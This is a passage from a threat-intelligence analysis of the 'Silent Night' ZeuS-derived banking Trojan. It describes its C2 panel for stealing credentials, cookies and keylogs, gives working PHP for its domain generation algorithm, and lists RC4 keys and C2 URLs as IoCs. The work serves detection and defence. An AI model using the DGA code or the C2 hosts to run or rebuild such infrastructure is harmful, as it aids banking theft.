


Tasks




Reports

The reports are geared towards banking theft. The reports could be of HTTP/S traffic, key logs, screenshots, cookies, passwords and mail. Reports could be filtered by botnets, bots, titles, keywords and dates. The functionality is somewhat inconvenient, for example there is now way to go directly from a bot check-in to its reports.



Stats Bots Backconnect Tasks Reports Webinjects Jabber Config DGA Builder Updater Blacklist Users Logout
Botnets
BOTNET_1 BOTNET_2
Bots
WIN-PC-1 WIN-PC-2
Title
sign* login* *bank* *title
Keywords
login pass password
HTTP + HTTPS
GD
✓ Keyloger
Screenshots
Cookies
Passwords
Mails
Date from
Date to
Online
19.03.20
19.03.20
1 / 100%
ffffffffff | DESKTOP-1INK1L9_49673074B31697E9
19.03.2020
C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
19:44:01

Webinjects


Stats Bots Backconnect Tasks Reports Webinjects Jabber Config DGA Builder Updater Blacklist Users Logout
Hide form
Botnets:
Bots:
Countries:
Enabled:
Add


Jabber

The panel admin can choose to be notified via Jabber about certain events. Triggers could be online status of a bot, arrival of any or specific logs from any or specific bots.




Panel config

The panel configuration is really the bot configuration. Builder address, license key, timeout and C2 addresses are fairly straightforward. It's important to note that the bot can only communicate via HTTP/S, so if your network requires proxy authentication for web traffic, the bot simply won't be able to ping back to the C2 (as of version 1.2.25). Thanks to [sS55752750] for pointing this out.



Domain Generation Algorithm


Newer releases of Silent Night also support a Domain Generation Algorithm.




The DGA is a function of a date (timestamp) and the bot's encryption key. Below is PHP code that generates one sample:

```
function dga2($timestamp, $encryption_key) {
    $domain = pack("L", $timestamp);
    CsrRc4Crypt($domain, $encryption_key);
    $ipWPG = unpack("L", $domain);
    $packed_timestamp_1 = $packed_timestamp_2 = $ipWPG[1];

    $oAXrC = '';
    $counter = 0;

    while ($counter < 20) {
        $char = 97 + abs($packed_timestamp_1 % 25);
        $oAXrC .= chr($char);
        $packed_timestamp_1 += $char;
        if ($packed_timestamp_1 > 0xffffffff) {
            $packed_timestamp_1 &= 0xffffffff;
            $packed_timestamp_1 ^= $packed_timestamp_2;
            ++$counter;
        } else {
            $packed_timestamp_1 ^= $packed_timestamp_2;
            ++$counter;
        }
    }
    var_dump("{$oAXrC}.com");
}
```


Builder



Updater




Blacklist



Users

The Users menu allows for granular user permission management. Potentially, this allows panel owners to delegate tasks or sell access to their bots, which makes each C2 a collaborative environment.



The command and control panel is written in PHP. The version that is distributed to the clients is obfuscated with YAK Pro.

Conclusion

The bot has been designed using the ZeuS code as a template, yet, a lot of work has been put into its modification and modernization. Conceptually, it is very close to Terdot, yet rewritten with an improved, modular design. We don’t have enough data to say if the author of Silent Night was previously involved in developing Terdot, or just got inspiration from it. What we can say is that not all similarities among those two come from the common ancestor, ZeuS.

The design of Silent Night is consistent and clean, the author’s experience shows throughout the code. Yet, apart from the custom obfuscator, there is not much novelty in this product. The Silent Night is not any game changer, but just yet another banking Trojan based on ZeuS.

Based on the analysis of the bot’s configurations, we may confidently say that there is more than one customer of the “Silent Night”. However, comparing the frequency of new builds (based on the variations of the config files) and the different level of sophistication between the actors, we can say that some users are more proficient than others.

Considering the absence of activity on the exploit.in thread where the bot was originally sold and the success of previous campaigns, we predict with moderate confidence an evolution of the bot from something that anyone with a budget can buy, into a vehicle for one group to conduct banking theft at scale.

Client Clusters and IoCs

By extracting the configs from the samples and clustering the C2 addresses around RC4 keys, we were able to discover 20 unique C2 panels. Below is the list of RC4 keys and associated C2 addresses.

41997b4a729e1a0175208305170752dd

- ldhly[.]com/wp-parser.php
- 185.180.198[.]32/abbyupdater.php
- todiks[.]xyz/milagrecf.php
- liangzizhineng[.]cn/wp-parser.php
- zgpqjzwrb[.]pw/gravitels.php
- lifeprimary[.]site/wp-parser.php
- botiq[.]xyz/milagrecf.php
- nmttxggtb[.]press/wp-config.php
- gdexordsb[.]icu/wp-config.php
- hwbblyyrb[.]pw/wp-config.php
- aquolepp[.]pw/milagrecf.php
- vfgthujbxd[.]xyz/milagrecf.php
- bhajkqmd[.]xyz/milagrecf.php
- heartsmobileautorepair[.]com/redir.php
- hormonas[.]comegico[.]com[.]mx/wp-parser.php
- rswtgmhf[.]pw/wp-config.php
- cristinneese[.]xyz/gravitels.php
- apprdlbtb[.]pw/wp-config.php
- fwgdhdln[.]icu/wp-config.php
- dcaiqjgnbt[.]icu/wp-config.php
- xyajbocpggsr[.]site/wp-config.php
- gynrhcoe[.]pw/wp-config.php

- heartsmobileautorepair[.]com/123.php
- zoraokorol[.]xyz/gravitels.php
- xaprgnve[.]icu/wp-config.php
- www.wuaiwan[.]cn/wp-content/uploads/2020/04/123.php
- eoieowo[.]casa/wp-config.php
- marlodubberly[.]xyz/gravitels.php
- horatiobrotherton[.]xyz/gravitels.php
- dierdreswensson[.]xyz/gravitels.php
- rizoqur[.]pw/milagrecf.php
- home[.]comegico[.]com[.]mx/wp-parser.php
- soficatan[.]site/milagrecf.php
- jewellerydesigns[.]co[.]za/wp-parser.php
- nncpsedsb[.]host/wp-config.php
- wlqaqife[.]icu/wp-config.php
- ooygvpxrb[.]pw/wp-config.php
- kuaxbdkvbbmivbxkrrev[.]com/wp-config.php
- artiealtiery[.]xyz/gravitels.php
- axelerode[.]club/stuck.php
- jzfozxqe[.]site/gravitels.php
- ydmfemfe[.]pw/gravitels.php
- pqayjeenbbt[.]icu/wp-config.php
- nurgsozebt[.]pw/wp-config.php
- axelerode[.]host/stuck.php
- msrtuhctb[.]pw/wp-config.php
- japanjisho[.]info/wp-parser.php
- blazeseher[.]xyz/gravitels.php
- gavrelets[.]ru/wp-parser.php

- dhteijwrb[.]host/milagrecf.php
- brewaz[.]club/milagrecf.php
- verobani[.]website/milagrecf.php
- maxbiler.dk/wp-parser.php
- basorkiq[.]host/milagrecf.php
- ltuywjafbt[.]icu/wp-config.php
- heartsmobileautorepair[.]com/redir.php
- brihutyk[.]xyz/abbyupdater.php
- avnjila[.]website/stuck.php
- dxdeedle[.]host/gravitels.php
- hopime[.]com/wp-parser.php
- twinsors[.]xyz/gravitels.php
- bwambztl[.]xyz/milagrecf.php
- irfanhaber[.]net/wp-parser.php
- rubense[.]xyz/milagrecf.php
- lgepubbf[.]icu/wp-config.php
- 933988[.]com[.]tw/redir.php
- dcgljuzrb[.]pw/wp-config.php
- siloban[.]pw/milagrecf.php
- fflxcsbtb[.]pw/wp-config.php
- tepbfiafbtt[.]pw/wp-config.php
- luckystatus[.]com/wp-parser.php
- lesson.musicentrance[.]com/wp-parser.php
- ch.theblissbinder[.]com/wp-smart.php
- buhjike[.]host/milagrecf.php
- jtppbycsb[.]space/wp-config.php
- glsunzdf[.]casa/wp-config.php

- barbeyo[.]xyz/milagrecf.php
- leaben[.]pw/milagrecf.php
- ajvwdjtebb[.]pw/wp-config.php
- wgyvjbse[.]pw/milagrecf.php

dvjh7gIy78g3biuh7wgvH8gFJSHF87HI

- 62.109.2[.]250/gate.php

34v5436b4356b4564561

- far.spargroarr[.]org/tv/x.php
- roo.purcererya[.]org/tv/x.php
- far.spargroarr[.]org/tv/x.php
- roo.purcererya[.]org/tv/x.php

s4sd!@dss2QW11sdsdsa

- adslsticker[.]world/click.php
- adslstickerf1[.]world/click.php
- 213.155.31.199/wwp/gate.php
- adslstickerfone[.]world/click.php
- adslstickerf[.]world/click.php

Dkj9DsjvyAdue

- ffclubs[.]net/erors.php
- iphonexr[.]top/erors.php
- vipstore.pp.ua/erors.php
- vitog502[.]live/erors.php
- iphonexsmax[.]top/erors.php
- vitog502.digital/erors.php
- calife[.]best/erors.php
- happyiphoneusr[.]top/erors.php
- vitog502[.]life/erors.php
- bluecheese[.]top/erors.php

- vitog502[.]world/erors.php

326_M*8*~;2s3252G
- www.deephousesets1.de/music.php
- www.eurodancehitslatm.de/music.php
- www.trancepartysets.de/music.php
- www.danceeruohitslatm.de/music.php

90f1e19e2306648e9e22059d47f36016
- 45.72.3[.]132/web7643/gate.php

03d5ae30a0bd934a23b6a7f0756aa504
- kasfajfsafhasfhaf[.]com/web/gate.php
- dsdjfhdsufudhjas[.]com/web/gate.php
- dsjdjsjdsadhasdas[.]com
- dskdsajdsahda[.]info/gate.php
- kdsidsiadsakfsas[.]com
- dsjadjsadjsadjafsa[.]info/gate.php
- oajdasnndkdahm[.]com/web/gate.php
- kasfajfsafhasfhaf[.]com
